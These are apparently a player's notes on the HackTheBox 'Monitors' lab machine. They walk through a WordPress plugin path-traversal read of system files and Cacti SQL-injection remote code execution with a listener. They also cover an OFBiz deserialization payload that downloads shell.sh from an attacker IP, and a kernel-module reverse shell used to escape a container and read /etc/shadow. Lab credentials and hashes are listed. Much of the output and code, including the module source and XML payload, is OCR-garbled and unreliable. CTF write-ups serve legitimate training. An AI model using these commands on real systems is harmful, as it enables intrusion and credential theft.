

Credentials

Username	Password	Service
wpadmin	BestAdministrator@2020!	mysql db=wordpress
admin	BestAdministrator@2020!	cacti-admin.monitors.htb
cacti	cactipass	mysql db=cacti
marcus	VerticalEdge2020	SSH

Nmap

Port	Service	Description	
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)	
80	http	Apache httpd 2.4.29 ((Ubuntu))	
4443			

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Fri Aug 6 11:17:27 2021 as: nmap -sC -sV -p- -oN nmap/Full -vvv 10.10.10.10.238

Mmap scan report for 10.10.10.238

Host is up, received reset ttl 63 (0.037s latency).

Scanned at 2021-08-06 11:17:28 EDT for 90s

Not shown: 65532 closed ports

Featon: 655
```

Web Enumeration (Port 80)



Sorry, direct IP access is not allowed.


If you are having issues accessing the site then contact the website administrator: admin@monitors.htb

- potential user and domain $ightarrow \ \underline{admin@monitors.htb}$

ran gobuster with no results hmm... ok. lets add monitors.htb to /etc/hosts

/etc/hosts

10.10.10.238 monitors.htb



looks like a wordpress site.

Gobuster

```
/wp-admin
                      (Status: 301) [Size: 318] [--> http://monitors.htb/wp-includes/]
/wp-includes
/wp-content
```

wpscan

```
[+] wp-with-spritz
 | Last Undated: 2015-08-20T20:15:00.0007
      nd By: Urls In Homepage (Passive Detection)
 | Version: 4.2.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
```

searchsploit

```
Exploit Title | Path
Shellcodes: No Results
```

LFI/RFI

curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../etc/passwd

田 🖈 🖈 🚨 :

rootxx.0.0:root/root/bin/bash daemonxx:1:1:daemon/usr/sbin/nologin bin:x:2:2:bin/bin/usr/sbin/nologin sys.x:3:3:sys/dev/usr/sbin/nologin sys.x:3:3:sys/dev/usr/sbin/nologin sys.x:3:3:sys/dev/usr/sbin/nologin sys.x:3:3:sys/dev/usr/sbin/bin/sync gamesx:usr/sbin/sync gamesx:usr/sbin/nologin mail:x:0.8:mail:\armani/var/sbin/nologin mail:x:0.8:mail:\armani/var/sbin/nologin news.x:9:3:3:swww-data:\armani/var/sbin/nologin proxy.x:13:15:proxy/bin/usr/sbin/nologin www-data:\armani/var/sbin/nologin backup:\armani/var/sbin/nologin news.x:9:3:3:swww-data:\armani/var/sbin/nologin proxy.x:13:15:proxy/bin/usr/sbin/nologin www-data:\armani/var/sbin/nologin proxy.x:13:15:proxy/bin/usr/sbin/nologin news.adain/sbin/nologin shin-data:\armani/var/sbin/nologin proxy.x:13:15:proxy/bin/usr/sbin/nologin mail:x:0.8:3:3:3:3:www-data:\armani/var/sbin/nologin proxy.x:13:15:proxy/bin/usr/sbin/nologin mww-data:\armani/var/sbin/nologin proxy.x:13:15:proxy/bin/usr/sbin/nologin mww-data:\armani/var/sbin/nologin proxy.x:13:15:proxy/bin/usr/sbin/nologin proxy.x:13:15:proxy/sbin/usr/sbin/nologin proxy.x:13:15:proxy/sbin/usr/sbin/nologin proxy.x:13:15:proxy/sbin/usr/sbin/usr/sbin/nologin proxy.x:13:15:proxy/sbin/usr/sbin/usr/sbin/nologin proxy.x:13:15:proxy/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sbin/usr/sb

/etc/passwd

kaligkali:~/hackthebox/Monitors\$ curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../etc/passwd root:x:0:0:root:/root:/bin/bash lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

```
news:xi9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:20:18:113:3proxy:/bin:/usr/sbin/nologin
www-data:xi3:33:www-data:yar/wwws/usr/sbin/nologin
backup:x:34:34:backup:/var/sbackups:/usr/sbin/nologin
list:x:38:33:www-data:yar/wwws/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
nobody:x:6534:65534:noby:/noex/stert:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/resin/nologin
systemd-resolve:x:101:03:systemd Resolver,,;/run/systemd/resolve:/usr/sbin/nologin
systemd-resolve:x:103:107:/nonexistent:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt:x:104:50534:://archib/da/sbin/fologin
dnamsagx:107:65534://archib/da/sbin/fologin
dnamsagx:107:65534://archib/da/sbin/fologin
dnamsagx:107:65534://archib/da/sbin/fologin
mercus:x:1000:1000:Marcus Haynes:/sbin/nologin
mercus:x:1000:1000:Marcus Haynes:/sbin/mologin
mercus:x:1000:1000:Marcus Haynes:/sbin/mologin
mercus:x:1000:1000:Marcus Haynes:/sbin/mologin
mercus:x:1000:1000:Marcus Haynes:/sbin/mologin
mercus:x:1000:1000:Marcus Haynes:/sbin/mologin
mercus:x:1000:1000:Marcus Haynes:/sbin/mologin
mercus:x:1000:1000:Marcus Haynes:/bin/false
mysql:x:1000:1000:Marcus Haynes:/bin/mologin
```

• marcus

wp-config.php

```
kali@kali:-$ curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../var/www/wordpress/wp-config.php
...[snip]...
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wpadmin' );

/** MySQL database password */
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );
...[snip]...
```

[mysql db=wordpress] wpadmin:BestAdministrator@2020! → 00 - Loot > Credentials

FFUF

Link to Ifi wordlist

ffuf -X \$'GET' -H \$'Host: monitors.htb' -H \$'Cache-Control: max-age=0' -H \$'Upgrade-Insecure-Requests: 1' -H \$'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/92.0.4515.131 Safari/537.36' -H \$'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H \$'Accept-Encoding: gzip,

deflate' -H \$'Accept-Language: en-US,en;q=0.9' -H \$'Connection: close' -b \$'wordpress_test_cookie*Check' -u \$'http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?

url=\frac{1}{1}...\frac{1}{1}..

get successes and convert to lfi.txt

cat lfi.md | awk '{print \$2}' > lfi.txt

made a quick script to look at all the files and output it so i can grep for things

custom script lfi.sh

```
#!/bin/bash
input="lfi.txt"
while IFS= read -r line
do
    curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../"$line"
done < "$input"</pre>
```


then i run with [lfi.sh > out.txt]
then i cat out.txt | grep admin

```
...[snip]...
# Add cacti-admin.monitors.htb.conf
...[snip]...
```

/etc/hosts


10.10.10.238 monitors.htb cacti-admin.monitors.htb

cacti-admin.monitors.htb



Try logging in with creds above

admin:BestAdministrator@2020! \rightarrow 00 - Loot > Credentials



version 1.2.12

searchsploit

```
kali@kali:-/hackthebox/Monitors$ searchsploit cacti

Exploit Title | Path

Cacti 1.2.12 - 'filter' SQL Injection / Remote Code Execution | php/webapps/49819.py
```

Easy Way

and Exploit for Shell

```
kali@kali:-/hackthebox/Monitors$ python3 49810.py -t http://cacti-admin.monitors.htb -u admin -p 'BestAdministrator@2020!' --lhost 10.10.15.41 --lport 9001

[+] Connecting to the server...

[+] Retrieving CSRF token...

[+) Got CSRF token: sid:19d72933d1c26f1a7b2a4dee84cf5df2034ab988,1628367922

[+] Trying to log in...

[+) Successfully logged in!

[+] SQL Injection:

"name","hex"

""",""

"admin", "$2y$108TycpbAes3hYvzsbRxUEbc.dTqT9MdgVipJNBYu8b7rUlm88znBJwK"

"guest", "43e9a4ab75570f5b"

[+] Check your nc listener!
```

rev shell

```
www-data@monitors:/usr/share/cacti/cacti$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation www-data \Rightarrow marcus

Enumeration

interesting snmp passwords

```
cacti.sql:INSERT INTO 'data_input_fields' VALUES (4,'9c55a74bd571b4f08a96fd4b793278c6',1,'SNMP Password','snmp_password','in','',0,'snmp_password','','on');
cacti.sql:INSERT INTO 'data_input_fields' VALUES (10,'1cc1493a6781af2c478fa4de971531cf',2,'SNMP Password (v3)','snmp_password','in','',0,'snmp_password','','on');
```

mysql db=cacti username and passwords

```
$database_type = 'mysql';
$database_default = 'cacti';
$database_username = 'cacti';
$database_password = 'cactipass';
$database_port = '3306';
```

```
$database_ssl = false;
$database_ssl_key = '';
$database_ssl_cart = '';
$database_ssl_ca = '';

#$rdatabase_type = 'mysql';
#$rdatabase_default = 'cacti';
```

mysql wpadmin

```
mysql> select * from wp_users;

| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |

| 1 | admin | SPSBe7cx.OsLozVISL60D60LLZNoHW9dZ0 | admin | admin@monitor.htb | http://192.168.1.40 | 2020-10-15 13:45:42 | | 0 | admin |

1 row in set (0.00 sec)
```

hashcat

```
hashcat -m 400 '$P$Be7cx.OsLozVI5L6DD60LLZNoHW9dZ0' /usr/share/wordlists/rockyou.txt
```

did not crack... ok.. so i can change it if i want access but nothing useful here..

looking for files with user marcus

```
grep -iR 'marcus' /etc 2>/dev/null

/etc/group-:marcus:x:1000:

/etc/subgid:marcus:165536:65536

/etc/group:marcus:x:1000:

/etc/group:marcus:x:1000:

/etc/pswdmarcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash

/etc/psystem/system/cacti-backup.service:ExecStart=/home/marcus/.backup/backup.sh

/etc/paswd-:marcus:x:1000:1000:Marcus Haynes:/home/marcus/.backup/backup.sh

/etc/paswd-:marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash

Binary file /etc/alternatives/phar.phar matches

Binary file /etc/alternatives/phar matches

Binary file /etc/alternatives/phar matches
```

cacti-backup.service → /home/marcus/.backup/backup.sh

looks like a script to zip the backups from cacti directory and auto ssh in and copy the cacti_backup.zip file to another ip at /opt/backup_collection/cacti_backup.zip using creds:

• marcus:VerticalEdge2020 <u>00 - Loot > Credentials</u>

netstat -tulpn

```
(Not all processes could be identified, non-owned process info will not be shown, you would have to be root to see it all.)

Active Internet connections (only servers)

Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name

tcp 0 0127.0.0.1:3306 0.0.0.0:* LISTEN -

tcp 0 0127.0.0.53153 0.0.0.0:* LISTEN -

tcp 0 0127.0.0.1:8443 0.0.0.0:* LISTEN -

tcp 0 0127.0.0.1:8443 0.0.0.0:* LISTEN -

tcp 0 0127.0.0.1:850 :::* LISTEN -

tcp 0 0127.0.0.53153 0.0.0.0:* LISTEN -

tcp 0 0127.0.0.53153 0.0.0.0.0:* LISTEN -

tcp 0 0127.0.0.53153 0.0.0
```

- 161 smtp
- 8443 Apache Tomcat/9.0.31

Apache Tomcat/9.0.31

Tomcat security fixes in 9.0.35

Enumeration as Marcus

note.txt

```
marcus@monitors:-$ cat note.txt
TODO:
```

able to run phpinfo from cli but removed from apache2

```
ctype
cURL Information => 7.58.0
Age => 4
CharCony => No
Debug => No
IPv6 => Yes
libz => Yes
NTLM => Yes
SSI => Yes
SSPI => No
GSSAPI => Yes
KERBEROS5 => Yes
PSL => Yes
Protocols => dict, file, ftp, ftps, gopher, http, https, imap, imaps, ldap, ldaps, pop3, rtmp, rtsp, smb, smb, smtp, smtps, telnet, tftp
71 ib Version => 1.2.11
NET-SNMP Support => enabled
PHP SNMP Version => 0.1
Sockets Support => enabled
```

can use curl in php

lets revisit port 8443 and 161

First set up setup ssh to tunnel ports 8443 and 161 to my machine

Now i can easily enumerate from my machine with curl or gobuster etc.

gobuster

```
kali@kali:~/hackthebox/Monitors\ gobuster dir -u https://127.8.8.1:8443 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/8443.log -k
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Threads:
[+] Wordlist:
[+] User Agent:
                                   gobuster/3.1.0
[+] Timeout:
                           (Status: 302) [Size: 0] [--> /images/]
/images
                           (Status: 302) [Size: 0] [--> /common/] (Status: 302) [Size: 0] [--> /ebay/]
/common
                          (Status: 302) [Size: 0] [--> /marketing/] (Status: 302) [Size: 0] [--> /ecommerce/]
/marketing
/ecommerce
                           (Status: 302) [Size: 0] [--> /example/] (Status: 302) [Size: 0] [--> /accounting/]
/accounting
                           (Status: 302) [Size: 0] [--> /manufacturing/] (Status: 302) [Size: 0] [--> /sfa/]
/contentimages
                           (Status: 302) [Size: 0] [--> /contentimages/]
```







8/13/21 1:01 AM - Coordinated Universal Tim

Copuright (c) 2001-2021 The Apoche Software Foundation Powered by Apoche OFRiz Release 1712

Powered by Apache OFBiz. Release 17.12.01

exploit - found a nice bash exploit script and msf script.

create java serialized object and encode payload to base64 and store as string "payload"

java -jar ysoserial-master-d367e379d9-1.jar CommonsBeanutils1 "wget http://\$IP:8000/shell.sh -0 /tmp/shell.sh" | base64 | tr -d "\n")

exploit

curl -s http://surl:\$PORT/webtools/control/xmlrpc -X POST -d "<?xml version='1.0'?>cmethod(lale>erbhod(lame>ProjectDiscovery</method(lame>cyalue><struct><member><name>test</name>value><serializable xmlns='http://ws.apache.org/xmlrpc/namespaces/extensions'>\$payload</serializable></value><ferializable></param>/param>/param>/method(all>" -k -H 'Content-Type:application/xml' &>/dev/null

Docker Container

root@61b83423ab3c:/usr/src/apache-ofbiz-17.12.01#

Enumerate

linpeas

```
Container Capabilities

Current: = cap_chome_cap_dat_override_cap_femer_cap_festid_cap_setid_cap_setid_cap_setid_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap_setpd_cap
```

deepce

kernel modules exploit with cap_sys_module

Followed this to exploit

setup fake lib/modules directory

```
mkdir lib/modules -p
cp -a /lib/modules/4.15.0-142-generic/ lib/modules/$(uname -r)/
```

reverse-shell.c

```
#include <linux/kmodule.h>
#include <linux/module.h>
MODULE_ICENSE("PGL");
MODULE_DECRETPION("KM reverse shell module");
MODULE_DESCRIPTION("KM reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"PATH=/usr/local/sbin:/usr/sbin:/usr/sbin:/usr/sbin:/bin", NULL);
static char*, emp[] = {"PATH=/usr/local/sbin:/usr/sbin:/usr/sbin:/bin", NULL);
static int __init reverse_shell_init(void) {
    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
    printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Makefile

```
obj-m +=reverse-shell.o

all:

make -C lib/modules/$(shell uname -r)/build M=$(PMD) modules

clean:

make -C lib/modules/$(shell uname -r)/build M=$(PMD) clean
```

setup nc listener

nc -lvnp 4444

install kernel module

root@monitors:/# cat /etc/shadow
root:\$65v\$3nzptH\$pCoAuyngEc2pUm3Hos6qTNzopXdvnXACaAZEDAQU4VoBc19qxa9eASxv/EKnkTEOWWGyuPobt\$/QAZkAFkrWP0:18577:8:99999:7:::
...[snip]...
marcus:\$65dsSIcUrLGmcAtULV\$PRjWSAgxqE.bx0Lw6br14ybS3hslZznUKn4XSSsseFwZFnyivEILLNqIOy2geHNOl34W2CTyoB8UWpjwHfP8r.:18576:8:99999:7:::
...[snip]...